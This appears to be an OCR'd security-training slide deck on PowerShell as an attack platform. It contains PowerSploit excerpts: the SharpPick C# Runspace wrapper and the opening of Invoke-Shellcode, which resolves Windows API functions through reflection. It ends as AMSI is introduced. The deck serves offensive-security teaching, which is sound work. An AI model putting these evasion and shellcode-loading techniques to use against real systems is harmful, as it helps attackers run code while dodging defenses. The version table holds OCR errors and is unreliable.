
A POWERFUL SCRIPTING LANGUAGE

Directly access globally cached .NET assemblies

Reflectively load .NET assemblies which can load C-based Windows libraries

Run unsigned scripts locally

Run scripts that are interpreted and executed as base64 strings.



POWERSHELL

SCRIPTBLOCKS

All string or stream based scripts are parsed and compiled within a ScriptBlock.

PowerShell source code differs in each version

PowerShell ScriptBlock Create

```
public static ScriptBlock Create(string script)
{
      return ScriptBlock.Create(new Parser(), script);
}
```

PS Version	Released	Default Windows Versions	.NET CLR Versions
1.0	2006	WinServer 2008	2.0.50727
2.0	2009	Win7 WinServer 2008 R2	2.0.50727
3.0	2012	Win8 WinServer 2012	4.0.30319 4.5+
4.0	2013	Wuin8.1 WinServer 2012 R2	4.0.30319 4.5+
5.0	2014	Win10	4.5+

BAD MALWARE PICKUP LINES

“ Hey girl, do you like PowerShell?
I can tell you do by the
invoked expression I gave you ;) ”


POWERSHELL

RUNSPACES, INVOKE, WIN API

Runspaces allows C# code to invoke PowerShell commands

PowerSploit SharpPick ->

Invoke-Expression and Invoke-Command that will execute piped string input or a ScriptBlock in the local or remote shell contexts




```
//Adding libraries for powershell stuff
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;


namespace SharpPick
{
    class Program
    {
        static string RunPS(string cmd)
        {
            //Init stuff
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            //Add commands
            pipeline.Commands.AddScript(cmd);

            //Prep PS for string output and invoke
            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();
```

POWERSHELL

RUNSPACES, INVOKE, WIN API

.NET assemblies and can reflectively load C-based Windows DLL



PowerSploit: Invoke-Shellcode

```
# Get a reference to System.dll in the GAC
$SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
            Where-Object { $_.GlobalAssemblyCache -And
$_.Location.Split('\\')[-1].Equals('System.dll') }

$UnsafeNativeMethods =
$SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')

# Get a reference to the GetModuleHandle and GetProcAddress
methods
$GetModuleHandle =
$UnsafeNativeMethods.GetMethod('GetModuleHandle')
$GetProcAddress =
$UnsafeNativeMethods.GetMethod('GetProcAddress')

# Get a handle to the module specified
$Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
$tmpPtr = New-Object IntPtr
$HandleRef = New-Object
System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
```

AMSI

Anti Malware Scan Interface

PowerShell v5 Anti-Malware Scan Interface

Windows 10

